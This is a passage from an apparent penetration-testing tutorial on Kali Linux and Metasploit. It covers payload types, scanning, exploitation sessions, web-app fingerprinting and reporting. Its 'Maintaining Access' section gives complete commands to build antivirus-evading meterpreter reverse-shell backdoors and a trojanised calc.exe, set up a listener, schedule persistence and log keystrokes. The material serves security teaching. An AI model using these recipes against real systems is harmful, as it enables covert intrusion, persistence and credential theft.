The young blood of penetration testers often ignore the activity of payload selection because they want to rush directly into getting root access to a system using the meterpreter shell. This is not the ideal way to go about getting access to a system, and a deep thought process is recommended for exploiting a vulnerability. If you are trying to conduct a covert penetration test, if you penetrate with all loud guns, you may just blow your cover by triggering all the alarms in the system. If James Bond were not covert in his operations, his career would have ended within a couple of projects.

The process of selecting a payload is not as simple as just picking any available payload. There are two categories of payloads in the 200 odd payloads that are available today: inline and staged. Inline payloads are independent payloads that are self-sufficient. Staged payloads will have multiple payloads known as stagers. Staged payloads occupy different locations in the target system's memory and await a relay from another payload. Eventually, all the payloads of a staged payload come together like an orchestra. If you are searching for the name of a payload, it can be a difficult task to understand if it is an inline payload or a staged payload. Let us look at an example. Listed below are two different payloads that look the same.

linux/x64/shell/bind_tcp (Staged)

`linux/x64/shell_bind_tcp` (Inline)

The “Show Payloads” command in Metasploit will show the available payloads. The column on the extreme right gives a small description of the payload and tells you if the payload is inline or staged. If there is no type specified for the payload in the description, it is considered to be an inline payload by default.

Listeners

Even James Bond has sometimes taken orders from above. The Metasploit framework contains specific handlers known as listeners that communicate with the session that a payload established with the target system. Again a listener can be embedded in a bind shell where it will lay dormant and wait for a connection or it can also be active and keep prompting for a connection from the attacker. A listener is needed to maintain back and forth communication between the attacker and the target system. Listeners are automatically taken care of by the Metasploit framework and therefore, require very little manual intervention.

Shellcode

Shellcode is not an independent module but is again part of payloads available in the Metasploit framework. James Bond’s car has missiles but the explosives inside the missile cause the actual explosion. This is what shellcode is like. The shellcode resides inside the complete framework and is responsible for creating a hole in the target system, upload malware, and execute payloads commands to create a shell in the target system, which gives it the name shellcode. Shellcode doesn't need to be present in every payload. For example, the Metasploit payload called “windows/adduser” contains just a few commands to create an admin account on the target windows platform.

Accessing Metasploit

There are various ways to access Metasploit. We recommend using its graphical interface in Kali Linux until you have understood the tool thoroughly. You can launch the graphical tool for Metasploit in Kali Linux by following the steps below.

Applications > Kali > Exploitation > Metasploit > Metasploit

Community/Pro

You can also access Metasploit on port 3790 using the web browser. The following URL needs to be used.

<https://localhost:3790/>

There is no valid certificate present for Metasploit. So when you access the URL mentioned above via IceWeasel, you will receive the prompt “Connection is Untrusted.” You can ignore this and click on the “Confirm Security Exception” button and continue.

You will need to create a user and specify a username and password for the first run on Metasploit. There are a few other options available as well. The other options include reporting features in Metasploit. After you are done filling in the form, click on the “Create Account” button.

Startup/Shutdown Service

There will be times when you need to restart the Metasploit service. The Metasploit service consumes a lot of resources as many of its services need the network to function. So there are chances that you may face network errors at times if the consumption is very high. In this case, it is best to restart the Metasploit service. You first need to check the current status of the service. You can run the start, restart, stop commands for Metasploit using the Kali Linux terminal. The commands are as shown below.

service metasploit status

service metasploit restart

service metasploit stop

Database Update

Although Rapid7 developed Metasploit, there are constant contributions to its codebase from the community. Therefore, we recommend you to update its database before every run. Even James bond would check his ammunition before going on a new mission.

You can run the msfupdate command to update the Metasploit database. After typing and executing it, just sit back and relax. The update will

complete on its own. Now we can proceed further.

You can also update the Metasploit database from the graphical interface. If you are already logged into the Metasploit web interface, select “Software Updates” located on the upper right-hand corner of the page. On the next screen, click on “Check for Updates.”

Metasploit downloads and installs the updates instantly if they are available. It is recommended to restart the Metasploit service after it is updated. You can close the web user interface and reopen it again after the update is complete.

Metasploit Scanning

Now that James Bond is locked and loaded with ammo, it is time to set forth on the mission. You will see a landing page that says “mission” when you log in to the Metasploit web interface. You will see a list of ongoing projects, mission folders, current targets, and newly discovered vulnerabilities on this page. If you are logging in for the first time, you only see one project named “default.” As and when you start working on multiple projects, you can use the “New Project” button to add more projects. Beginners should stick to the default project. This will make it a comfortable experience and you will be able to import results from Nmap or Nessus conveniently.

When you open the default project, you will see options such as discovery, mission dossier, penetration, cleanup, evidence collection, and recent events.

Using Metasploit

In the sections that follow, we will go through a hands-on experience of using the Metasploit framework. We assume that the IP address from where we are running Metasploit is 192.168.56.101 and is accessible through the network.

You can click on the “Scan” button in the discovery section to start scanning a host. In “Target Settings,” you can specify the targets by entering a single host like 192.168.1.100, a group of hosts like 192.168.1.100, 192.168.1.101, 192.168.1.110 or a range of host like 192.168.1.100-200, just like you did for NMAP and Nessus. You can choose to use or not choose CIDR notation.

There are a few fields in the “Advanced Target Settings” that are important, and you should know. Let us go through these fields one by one.

- Excluded Addresses: The IP address that you enter in this field would be excluded from the scan. You do not want to waste time unnecessarily scanning unwanted targets. You could enter your own IP address or your colleagues IP address in this field to prevent a scan on it. Also, there can be rules of engagement that demand you to exclude certain hosts. When you have specified a range of targets, you can exclude unwanted hosts from that range using this field.
- Perform Initial Portscan: If you are scanning a host for the first time, kindly check this box so the port can be scanned. If you are coming back to this host, you can uncheck this box to save time.
- Custom NMAP Arguments: If you have individual NMAP switched you want to specify, you can use this option.
- Additional TCP Ports: The default Metasploit scan will scan the commonly known ports. If a penetration tester has found out that the target system has applications running on an obscure port during the reconnaissance stage, the specific port can be entered here.
- Exclude TCP Ports: Again, you may need to exclude certain ports from scan for various reasons or if the rules of engagement demand it. You can list the ports you wish to exclude using this option.
- Custom TCP Port Range: If you want Metasploit to scan through custom TCP port ranges, you can specify the port range using a hyphen using this option.
- Custom TCP Source Port: There are times when even James bond wears a disguise. This option can be useful to specify a different source port which will help in bypassing certain access control lists and security controls set up on the target system's firewalls.

Now to scan the target machine. Enter the Ip of the target machine using the “Target Addresses” field. Continue with the “Launch Scan” button. The time taken to complete the scan will depend on the speed of your own computer and the state of the network at your end, as well as at the target system’s end. Metasploit is an efficient tool but it has a huge number of processes running in the background.

You can click on the “Overview” tab from the maintenance section after the

scan has concluded. You will see that the Discovery section will give a detailed report of the scan. In our case, it showed that one host was scanned, which had 30 or more service, and one vulnerability was found. It is a very good result as it came from a single scan using Metasploit. If you conduct custom scans on the target system, you may end up finding more vulnerabilities. We didn't even use Nmap to check compliance. Metasploit is a fun tool and you should continue to experiment, enjoy, and exploit.

On the “Analysis” tab in the maintenance section, you will see a list of all scanned hosts with a small summary of the scan results. You can get more information about a particular host by clicking on the host IP.

The following figure shows a brief description of the service identified by Metasploit on the target system. There are six sections that include the host's details, services, vulnerabilities, notes, file shares, modules and credentials.

The screenshot shows the Metasploit Community interface. At the top, there is a navigation bar with tabs: Overview (which is highlighted in orange), Analysis, Sessions, Campaigns, Web Apps, and Modules. Below the navigation bar, the URL is shown as Home > default > Overview. The main content area is titled "Overview - Project default". It is divided into several sections: "Discovery" (0 hosts discovered, 0 services detected, 0 vulnerabilities identified), "Penetration" (0 sessions opened, 0 passwords cracked, 0 SMB hashes stolen, 0 SSH keys stolen), and "Actions" (Scan..., Import..., Nmap...). There is also a large search icon in the center of the "Discovery" section.

- **Services:** The scan results a result of a ton of services running on the target and what to expect from the target in the initial stages. Expanding the data available in the services section gives you software and their versions and other sensitive information. Some services will have hyperlinks as there was detailed information available on those individual services as well.
- **Vulnerabilities:** Vulnerabilities on the target system are identified in the order they were exploited. The vulnerabilities listed in this result will be associated with their respective exploit modules.

- **File Shares:** If there are file shares available, they are shown in this list. Linux does not have shared files in the same structure as that on Microsoft Windows.
- **Notes:** This is an additional section which shows information related to service accounts, enumerated users, security settings, exports, and shares, which were found in the scanning process. There is an easter egg in this software under the “Shares” section. Have fun exploring and finding it.
- **Credentials:** This section will show any user login credentials that were found during the scan.
- **Modules:** This section lists the correlations between exploit modules. In addition to this, it also offers a launchpad for the title of every vulnerability. You can click on the title hyperlink to start a new session with the host and exploit it further.

Launching an exploit by clicking on its hyperlink will give you page with details of the vulnerability, which is very useful to create reports. It will then fill in the required details to continue the vulnerability execution. Metasploit will launch a generic payload accompanied by the meterpreter shellcode by default. You can review the settings and then click on the “Run Module” button.

If the session is successful, you will see the message “Success! 1 session has been created on the host”. This implies that the target system has been compromised successfully, and the scan exploited the vulnerability. You can click on the “Sessions” tab to get complete details of the session that was established. You can also see the type of shell that is available for interaction with the target system. You will also be able to see the level of access you have which is indicated by the type of account that has been made available to you. You can click on the hyperlink for any session to start Meterpreter Shell on the target system.

Meterpreter Session Management

The team at Rapid7 has developed a very organized system. You can use the meterpreter shell to have access to the target system. However, many actions are now available via buttons on the Metasploit graphical interface as well. You can manage an exploit faster with the use of these buttons.

You need to maintain a balance between time and execution of your plans. Since our example is showing only one vulnerability on our target system, there is no time constraint in our example, but you need to remember that time can be an important aspect to consider in a real environment. Alarms can be triggered with wrong actions, and no action will lead to a loss of effort and the session.

If you look at the figure below, you will see that along with actionable buttons, a penetration tester will also get session history and a post-exploitation modules tab. This information can be exported to create reports later.

Session 1 on 192.168.56.101

Session Type	meterpreter (payload/java/meterpreter/reverse_tcp)
Information	root @ metasploitable
Attack Module	exploit/multi/misc/java_rmi_server

Available Actions

 Collect System Data	Collect system evidence and sensitive data (screenshots, passwords, system information)
 Access Filesystem	Browse the remote filesystem and upload, download, and delete files
 Command Shell	Interact with a remote command shell on the target (advanced users)
 Create Proxy Pivot	Pivot attacks using the remote host as a gateway (TCP/UDP)
 Create VPN Pivot	Pivot traffic through the remote host (Ethernet/IP)
 Terminate Session	Close this session. Further interaction requires exploitation

 Session History

 Post-Exploitation Modules

Actions Inside a Meterpreter Session

- **Collect System Data:** This will log all system-related information such as passwords, screenshots, etc.
- **Access File System:** You will be able to access the file system on the target system. This access will let to upload, download, modify, and even delete files on the target system.
- **Command Shell:** This will let you use the command shell on the target to further interact with other connected systems.
- **Create Proxy Pivot:** Using this option, you can use the remote target system as a gateway. This means that the target system, if connected to other systems on the network, will serve as a gateway to start a scan on those systems too.

- **Create VPN Pivot:** This option will help you use the remote target system to pivot traffic. This is not very different from the “Create Proxy Pivot” button. The only difference is traffic through this will be in an encrypted format over VPN.
- **Terminate Session:** As the name suggests, this button will terminate the session with the remote target system. However, it is important to ensure that you have not left any trace behind, which could come to bite you in the future.

Access File System

Let us see what happens when you click on the “Access File system” button from the “Available Actions” menu. When you click on this, you will get the same level of access to the target’s file system as the one that the compromised account has. Considering that we used the Java exploit to gain root user access, we have complete control over the entire system.

Command Shell

Next, we will see what happens when you select the “Command Shell” button from the “Available Actions” menu. You will be welcomed with the meterpreter shell at first, and not a command-line tool related to Linux or Windows. It is advisable to use the help command first in the meterpreter shell so that you can get comfortable with it before firing actual commands in production. You can get a command-line tool associated with the operating system of the system that was hacked by typing “shell” on the command line of the meterpreter shell.

Exploiting Web Servers and Web Applications

Software in any form is software. No matter what technologies or what code was used in developing the software, irrespective of the function it serves, it will still have vulnerabilities. The case with web applications is the same. The only difference perhaps is that a web application has more back doors for an attacker to enter the system and steal information, as it has more public gateways than regular software. It is not enough to just secure the operating system. It is useless securing the system physically and at the operating system level if the services running on the server are not individually secured.

The Open Web Application Security Project, OWASP, in short, is a nonprofit

organization that works for software security improvement. Every year, OWASP releases the top ten most common vulnerabilities on the internet.

The Top 10 List for 2019 Featured the Following Vulnerabilities

1. Injection
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with known vulnerabilities
10. Insufficient logging and monitoring

Web Application Testing

There are multiple tools available in Kali Linux in an instant. But the power of these tools can only be harnessed to their fullest when they are used appropriately and in the correct order. The testing of web applications is done similarly to the first three stages of the penetration testing life cycle: reconnaissance, scanning, and exploitation. In a few cases, a web application test will also include the fourth and fifth stages, maintaining access and reporting, but this is very rare. It is also important to note that you need to test every page of a web site or a web application and not just the landing page or login pages. If the login page of a website is secure, it doesn't mean all doors to gain entry are closed; there will always be a window somewhere. If you find the windows also to be locked, you can always crack it open with a stone. Let us go through the steps used for testing a web application.

Step 1: Manual Review

When you run a port scan for HTTP, you may get a result that HTTP is open on port 80, but it does not mean that the web application also is on port 80. You need to open a browser and verify if a web application is actually running on a particular default port like port 80 or port 443. Go through all the links on the website as it may sometimes give you valuable information right in front of your eyes. If you get a login popup when you visit a

particular page on the website, try guessing up to ten passwords or just press the Escape key to see if it bypasses the login prompt. Inspect the source code for every page on the website and check if it has any notes or comments from the developer. It may seem like a long and boring process, but no automated tool can flag every vulnerability on a website and a manual review always helps.

Step 2: Fingerprinting

A manual review may not be enough to know the operating system, server, and web applications are running on the target system. Kali Linux makes use of fingerprinting to find information about these three parameters.

Kali Linux has a tool called NetCat, which serves the purpose of fingerprint and works as a listener for incoming connections as well.

You can use the following command on the Kali Linux terminal to use NetCat

```
nc {host} {port}
```

:example: nc 192.168.56.102 80

The command will initiate a connection on port 80 with the host at IP 192.168.56.102, but it will not return anything until a command is fired from the source machine. NetCat supports different types of fingerprinting techniques. Let us look at another example.

```
nc 192.168.56.102 80
```

Press Enter

```
HEAD / HTTP/1.0
```

Press the Enter key twice.

The result will be as follows.

```
File Edit View Search Terminal Help
root@kali:~# nc 192.168.56.102 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 17 Aug 2013 23:16:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

root@kali:~#
```

As we can see from the result, we now know that the target machine uses the Apache 2.2 web server and has Linux Ubuntu for an operating system. It also has the 5.2.4-2ubuntu5.10 PHP version installed on it. This information will help a penetration tester to narrow down the type of attack they want to execute on the target system.

Just like NetCat, there is another tool called Telnet that can also be used to find out system information. The command for telnet is as follows.

telnet {ipaddress} {port}

:example: telnet 192.168.56.102:80

```
File Edit View Search Terminal Help
root@kali:~# telnet 192.168.56.102 80
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
HEAD / HTTP/1.0
Host: 192.168.56.102

HTTP/1.1 200 OK
Date: Sat, 17 Aug 2013 23:14:37 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

Connection closed by foreign host.
root@kali:~ #
```

There is another tool that can be used for fingerprinting known as SSLScan. Most of the websites in the world today have an SSL certificate installed a use encryption. It will always be good information for a penetration tester to know what kind of encryption is being used on a website. The SSLScan tools queries a host for the SSL version being used and also returns the active certificate being used by the website. The command for this tool in Kali Linux is as follows.

sslscan {ipaddress}:{port}

:example: sslscan 192.168.56.102:8080

Step 3: Scanning

Setting up automation for the scanning process can help you search for vulnerabilities and save a lot of time. There are many tools available for webserver scanning and it is a good practice to have more than one application in your toolkit. There is no one single application that is capable of scanning hundreds of vulnerabilities that are present in systems today. It is always good to use at least two or three applications to scan a web server so that you can establish the number of vulnerabilities the web server may have.

We will discuss in brief about a few tools available for scanning web servers and web applications in this chapter.

Arachni

The Arachni tool available for scanning web applications runs through a web interface much like the Nessus tool we discussed earlier. However, as compared to Nessus, Arachni can perform a single scan on single host on a single port at a given time. If the host has multiple web service running on different ports, you will need to run a scan individually on every port. For example, if the URL thiscompany.com has a web hosting service on port 80 and SSH on port 22, you will need to run two scans to assess both the ports.

You can access the Arachni web application scanner in Kali Linux using the following path.

Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > arachnid_web

The terminal will show the following commands automatically followed by the launching of the arachni web interface.

```
Terminal  
File Edit View Search Terminal Help  
[>] Starting the Arachni Dispatch server...  
[>] Starting the Arachni WebUI server...  
[>] The web interface is at: http://127.0.0.1:4567  
[>] --- It may take a while to startup, try refreshing the page a couple of times.  
[>] Hit Ctrl+C to shut everything down.
```

You can enter the target system host or URL in the URL field to start a scan on the target system.

While the scan is in progress, you will see the following screen.

The screenshot shows a Firefox browser window titled "Arachni - Web Application Security Scanner Framework - Iceweasel". The address bar shows "localhost:4567/instance/localhost:51538". The main content area displays the following information:

- Pages discovered: 12131
- Progress: 0.12%
- Est. remaining time: 993:22:27
- Requests/second: 6
- Runtime: 01:12:11
- Current max concurrency: 8 requests
- Average response time: 0.826257183098592s
- Timed-out requests: 0

localhost:51538 - 0.12% - Est. remaining time: 993:22:27
Currently auditing: <http://192.168.56.102/dvwa/login.php>

(Due to the fact that Arachni discovers pages using 2 complementary systems (the Spider and the Trainer) you may see some backwards progress or other weird progress behavior.)

Scanner output:

- OS command injection: Analyzing response #26017...
- OS command injection: Analyzing response #26016...
- OS command injection: Analyzing response #26015...
- OS command injection: Analyzing response #26014...
- OS command injection: Analyzing response #26013...
- OS command injection: Analyzing response #26012...
- OS command injection: Analyzing response #26011...
- OS command injection: Analyzing response #26010...
- OS command injection: Analyzing response #26009...
- OS command injection: Analyzing response #26008...

Results thus far:

- Total: 54
- [1] HTTP PUT is enabled. (Severity: High)
In server using GET at <http://192.168.56.102/dav/Arachni-51b67>.
- [2] The TRACE HTTP method is enabled. (Severity: Medium)
In server using TRACE at <http://192.168.56.102/>.
- [3] A common directory exists on the server. (Severity: Medium)

After the scan is complete, Arachni will provide a scan report, as shown in

the figure below.

The screenshot shows a web browser window titled "rachni - Web Application Security Scanner Framework - Iceweasel". The address bar shows "localhost:4567/reports?ok=Instance at localhost:51538 has been shutdown.". The main content area displays the Arachni v0.4.1.3 interface. At the top, there's a navigation bar with "File Edit View History Bookmarks Tools Help" and a toolbar with "Reports :: Arachni - Web Ap..." and "192.168.56.102 :: Arachni ...". Below that is a menu bar with "localhost:4567/reports?ok=Instance at localhost:51538 has been shutdown.", "Google", and other links. The main title is "Arachni v0.4.1.3 WEB APPLICATION SECURITY SCANNER FRAMEWORK". A sub-navigation bar below it includes "WebUI v0.3.0.1", "Start a scan", "Modules", "Plugins", "Settings", "Reports [1]", "Add-ons [0/2]", "Dispatchers", and "Log". The "Reports" section is currently active. The "Reports" page has a title "Reports" and a subtitle "This page allows you to review the results of the scans you have performed and export them in various formats." It features two buttons: "View formats" and "Delete all". A table lists one scan entry: ID 1, Host 192.168.56.102, Issue count 62, Audit date 2013-08-18 02:22:40 +0000. To the right of the table is a list of report formats: "Arachni Framework Report", "HTML Report", "JSON Report", "Marshal Report", "Metareport", "Text report", and "XML report". A "Delete" button is located next to the table.

w3af Web Application Attack and Audit Framework

The developer community at OWASP developed the w3af tool. It provided limited reporting, which is not as elaborate as arachni. The advantage of w3af is that it supports a variety of additional plugins for scanning which can be updated regularly.

You can launch w3af in Kali Linux from the following path.

Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > w3af

When the w3af application is launched, a graphical interface for the tools is presented with an empty profile and no plugins selected by default. You can create a new profile with the plugins of your choice and click on “Save As” from the menu bar. There are some predefined profiles to be used as well. You can select the OWASP_TOP10 profile to begin with. You have control

over which plugin you wish to use for your scans. Even if you select a predefined profile, you can uncheck the plugins that you do not want to use for your scan.

Websploit

Websploit is another tool developed using ruby and looks similar to Metasploit, but was developed specifically to scan web applications and web servers, and social engineering. Websploit supports integration with Metasploit by using exploits, payloads and even meterpreter. The tool is capable of crawling through web servers and then attacking them resulting in a Denial of Service.

Chapter Six: Maintaining Access

In the previous stages of the penetration testing life cycle, we have learned how to explore a system and then scan and attack it. In this chapter, we will deal with how we can maintain access to a particular system after we have managed to gain access to it. We will learn about Malware, Trojans, Backdoors, Viruses, Worms, Botnets, Keyloggers, etc. in this chapter.

Introduction

It feels great when you have gained access to a system that does not belong to you. But the main motive of penetration testing is to maintain access to the compromised system to conduct activities if required in the future. There are multiple methods to maintain access to a system, but the main goal of it is not to steal information but to reduce the time and effort taken to gain access to the same system again and again, especially when you have been able to gain access to it in the past. Maintaining access to a system comes into the picture when a penetration tester is working with a team and needs to provide access to their team members. A team member should be easily able to gain access for their tests and need not repeat the whole process again to gain access to the system in concern.

Maintaining Access is as important as Exploiting a system. In this chapter, we will go through the basic concepts employed by attackers and penetration testers to maintain access to systems that they have already exploited.

Terminology

It is expected of a penetration tester or a security professional to know the basic terminologies used in the activity of maintaining access. The terms below will help you understand the relation between them and the activity of maintaining access.

Malware

Malware is short for malicious software and is a generic term used for worms, viruses, trojans, bots, and keyloggers. With respect to penetration testing, you can use the broad term malware when you need to report something to the upper management. However, while working with the penetration testing team, it is always good to be more specific about the type of malware you are dealing with.

Backdoors

Many people confuse backdoors with trojan horses. However, a backdoor is just a program that is planted on a compromised system for future entry, such that you do not need to go through the process of exploitation again. A backdoor may be a subset of a trojan horse but the converse is not true. Backdoors are programs that have an embedded script to work like a trojan horse but the program does not have any function to be used by the system owner.

Trojan horse

A Trojan Horse, known commonly as a trojan, is a software that is planted on the owner's system overtly for their use but has a hidden functionality to run scripts, create backdoors, steal information, etc. In certain scenarios, it can also trick a user into entering sensitive information such as details of their credit card.

Virus

A virus can be defined as a malicious code that can infect an existing process on the system. A virus is capable of infecting files, system memory, hard disk sectors, and other hardware. Viruses are further classified as a resident or nonresident.

Resident

A virus that gets into the RAM space during system runtime and gets out of the RAM space during the shutdown is known as a resident virus. These viruses attach themselves like leeches to other programs that make function calls from the RAM space to the kernel.

Nonresident

Nonresident viruses look for hosts on the system's hard disk, infect the files, and then leave from memory.

Worms

Worms imitate the same destruction as a virus. The difference between a worm and a virus is that a worm can multiply on its own and does not require any input from human interaction. Worms will keep hopping from one host to

another continuously. Worms are not used in the process of penetration testing as they are very powerful and may get out of control. It is advisable to experiment with worms only in a lab environment with zero access to any network, especially the internet.

Keyloggers

As suggested by the name, keyloggers capture everything that is typed by a user and log it. This information is then relayed back to a penetration tester or an attacker. Keylogger is an essential tool and is used routinely by a penetration tester. However, certain Rules of Engagement may prevent the use of keyloggers by penetration testers, since keyloggers can end up logging personal information of an employee such as login credentials or credit card details. Information that is logged by keyloggers should be protected during the penetration testing phase and should be immediately destroyed afterward.

Botnets

Bots is short for robots which are popularly known as zombies. They can be planned on a network of computers and are usually controlled by a single person known as the botmaster.

A bot network can include a network of computers that are already infected by worms, viruses, and trojans. The botmaster has a master computer from where commands are trickled down to the bots that are planted on various computers. Bots are commonly used by attackers to cause a Denial of Service, Distributed Denial of Service, brute force attacks, and other malicious activities. A bot network can range from being very tiny consisting of two systems, or very huge consisting of multiple servers.

Colocation

Colocation simply means having your services at an off-site location. A penetration tester or an attacker may not always want to use their personal computer or laptop as their source system. There are various companies today that allow you to host your service on their server ranging from a few dollars a month to thousands of dollars a month. However, colocation does not necessarily mean you pay and host your services on a remote server. You could also host them simply on a user's computer that you have managed to gain access to and run your activities from there without the user's

knowledge. For example, a spamming botnet can be hosted on any system that you have access to, and you will not necessarily need to pay for a remotely located server.

Remote Communications

Communication that makes use of tunneling or VPN servers, remote desktops, or any communication between a host and server that are not a part of the same network is termed as remote communication. Remote communication is important for penetration testers from the point of view that it is needed to maintain access to a target system that they have exploited and compromised.

Command and Control

Command and Control systems, also known as C2 systems, come into picture during remote sessions via compromised systems. A penetration tester can use a command and control interface to send commands or access a shell on a remote system. A penetration tester can also deploy a remote access terminal RAT on the exploited system which will be in touch with the command and control system.

Backdoors

In this section, we will discuss a few Kali Linux tools that can be used for backdoors.

Using Metasploit for Backdoors

We have already seen how Metasploit can be used in the exploitation stage in the penetration testing life cycle. However, this tool is even more impressive as it can be used for backdoors as well. We can use the msfpayload command in Kali Linux to generate binaries to be used on Linux and Microsoft platforms and other web applications. The output from the msfpayload command can be further piped as input to the msfencode command to create more binaries which will help avoid detection by antivirus programs.

Using Payload to Create an Executable Binary(Unencoded)

You can use the msfpayload command in Kali Linux with any payload that is listed in Metasploit. You can use the command msfpayload -l to list all the available payloads. We will be using the

“windows/meterpreter/reverse_https” payload in our example.

The command we will be using for our example is as follows.

```
msfpayload windows/meterpreter/reverse_https S
```

The output of the command will provide fields to the penetration tester that need to be set to convert the payload into an executable binary.

The following formats are available in the msfpayload tool to pipe the output to a file.

[C] C

[H] C-sharp

[P] Perl

[Y] Ruby

[R] Raw

[J] Javascript

[X] Executable

[D] Dynamic Link Library (DLL)

[V] VBA

[W] War

[N] Python

We will be using X in our example to convert the payload into an executable binary. This is a single command which you need to enter on a single line.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP}  
LPORT= {PORT} X > /root/backdoors/unencoded-payload.exe
```

The output of this command will be the unencoded-payload.exe file, which is created at /root/backdoors/.

Using Payload to Create an Executable Binary(Encoded)

You can use the msfencode tool to create an encode executable binary. The command is as follows. Again note that it is a single command which needs to be typed on the same line using pipes.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP} LPORT={PORT} R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x -t exe -e x86/shikata_ga_nai -c 3 -k -o /root/backdoors/encoded-payload.exe
```

The output of this command will be the encoded-payload.exe file, which is created at /root/backdoors/.

Creating a Trojan Horse(Encoded)

In the previous section, we created backdoors that will only run in the background without interacting with the user at all. As we have already discussed, a trojan horse is something that is supposed to provide some functionality to the user and will create a backdoor at the same time. In this example, we are going to use the calc.exe file on a Windows XP system which launched a calculator for the user. You will first need to copy the calc.exe application to an external media such as a USB drive.

Note: The binaries for the calc.exe program in versions Windows 7 and later are not going to be impacted by the trojan that we are using in this example.

We will use the following command to create the trojan horse on a calc.exe binary. The command is to be written on a single line on the command line prompt of Kali Linux.

```
msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT} R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/{EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o /root/backdoors/trojan-calc.exe
```

The output of this command will create a calculator trojan-calc.exe at /root/backdoors/ which is now embedded with a trojan. You can deploy this trojan on to the target system using any of the methods that we have discussed in this book.

Setting up a Metasploit Listener

We have created backdoors and trojans in the previous section, which are

deployed on the target system. However, they will try to call the source system for which a penetration tester needs to set up a Metasploit listener.

You can use the following commands in Kali Linux to set up the Metasploit listener. Kindly ensure that you run the commands in the same order as listed below.

```
msfconsole
```

```
use exploit/multi/handler
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set LHOST {YOUR_IP}
```

```
set LPORT {PORT}
```

```
run
```

Persistent Backdoors

A college student keeps calling his home to keep a check on his parents or siblings. Much like this, a trojan or a backdoor also follow the same routine. There is a task known as scheduleme in meterpreter which can be used to achieve this. The scheduleme tool allows you to launch commands as per your time requirements(every day, every week, every 30 minutes), or commands can be triggered using a user action such as when the user logs in to their system.

You can use the following command syntax for scheduleme.

```
scheduleme -c {"file/command"} -i -l
```

Detectability

Many antivirus systems already have a database of known trojans and backdoors. If you want to test the strength of your trojan or backdoor, you can upload it to <http://www.virustotal.com/> wherein you can know which antivirus is capable of detecting your trojan or backdoor. For example, the trojan-calc.exe that we created earlier is detectable by AVG and BitDefender antivirus.

Keyloggers

In this section, we will discuss a few Kali Linux tools that can be used for backdoors. As we have already discussed the process of capturing everything that a user types on their keyboard using a software is known as keylogging. There are many third-party keylogger applications available today which can be installed and used on a target system without being detected. While this is true, using keyloggers requires physical access to the target system most of the time, or you may need to attach a listening device to the target system physically. The third-party applications also do not consider the presence of an intrusion detection system or an antivirus that could block the keylogger. Metasploit has a keylogger tool called `keyscan` available via the meterpreter shell. If a penetration tester has cracked access to a target system, they can use the following `keyscan` command to set up a keylogger.

Ensure that the order of the commands is maintained.

`keyscan_start`

`keyscan_dump`

`keyscan_dump` (repeat when needed)

`keyscan_stop`

The output of this command will show you all the keystrokes that were captured by the keylogger. You can also pass the PID of an application to the `keyscan` command if you want to see keystrokes only from a particular application. You can use the `ps` command to know the PID of all running applications.

Chapter Seven: Reporting

In this chapter, we will understand how a penetration tester or an ethical hacker can create penetration test reports to present findings and the results of the activities to the technical staff and the upper management of the organizations. We will learn about the different parts of a penetration testing report, define options for delivering the report, and discuss possibilities for retaining the test and report data.

It is very important to have technical knowledge while conducting penetration tests, as it is the knowledge that will fetch the required results from the entire activity. The management of an organization usually authorizes the penetration testing activity and is also responsible for paying the team working the activity. This being said, the same management would expect you to give them a detailed report of the penetration testing activity after it has concluded so that they can act on things that need attention. The test report is broken down into several parts and we will go through them one by one.

Parts of the Penetration Test Report

Executive Summary

An overview of the penetration testing activity is described in the executive summary by highlighting the events that occurred during the test. This includes information such as the test location, local or remote, the details of the test team, and the security level and vulnerability of the target system explained in detail. It is good to use visuals like graphs and pie charts in this section to show the exploits that were executed on the target system. The length of this section should not be more than three paragraphs. While this is the section that goes first in the test report, it should always be written last.

Engagement Procedure

This section will describe the limits and processes of engagement. You will be describing the types of testing that was conducted, if social engineering was done as well if Denial of Service was used, etc. You will need to explain the methods used in the penetration testing activity in this section. There will be detailed information about the location of the attack and how the location was associated with the target system. For example, a penetration tester could

have conducted a test on a web application from a remote location over the internet, or an attack could have been wireless as well.

Architecture and Composition of the Target

This is an optional section and includes information such as the operating system of the target, open ports, services, etc. It will also define the hardware used in the target's infrastructure. If you have developed network maps during the penetration testing activity, you could insert them into this section.

Findings

The weaknesses, flaws, loopholes, and vulnerabilities discovered during the penetration test are listed in this section. It is necessary to list down the vulnerabilities for each system individually so that the management can work on rectifying the flaws. The vulnerabilities could also be linked to the compliance requirements with respect to government requirements or regulatory requirements so that the owners of those systems can track the costs back to the source of the funds. This will help system owners to arrange the funds that are required to fix the system as soon as possible. For example, some of the compliance requirement sources are Payment Card Industry (PCI), Federal Information Security Management Act (FISMA), and standards or Sarbanes Oxley (SOX).

Recommended Actions

The actions to be taken for all the vulnerabilities and weaknesses discovered during the penetration tests are listed in this section. This can be a general section, or there can be a dedicated part given in the section to every vulnerability that was listed in the Findings section. It should be followed by recommendations on how to fix the vulnerability. It is not necessary to describe the exact technical fix required to correct the vulnerability. You need to describe it in general so that the system owner and their technical staff understand it enough to make corrections to the system. For example, if the finding is that the password of the system was too simple, the corrective recommendation for it would be to set up a strong password policy on that system.

Conclusion

The conclusion section should have a summary of all the findings and the

recommended actions described using very brief statements. If there were critical findings that need extra attention, they could be reiterated and reemphasized in this section, indicating that the system owner needs to correct those issues first.

Appendices

This section will cover information that supports the complete report, but the appendices section should not be a part of the main report body. The section will include information about the penetration testing company, raw test data, glossary, definitions, and biographies of individual testers who worked on the penetration testing activity.

Presentation

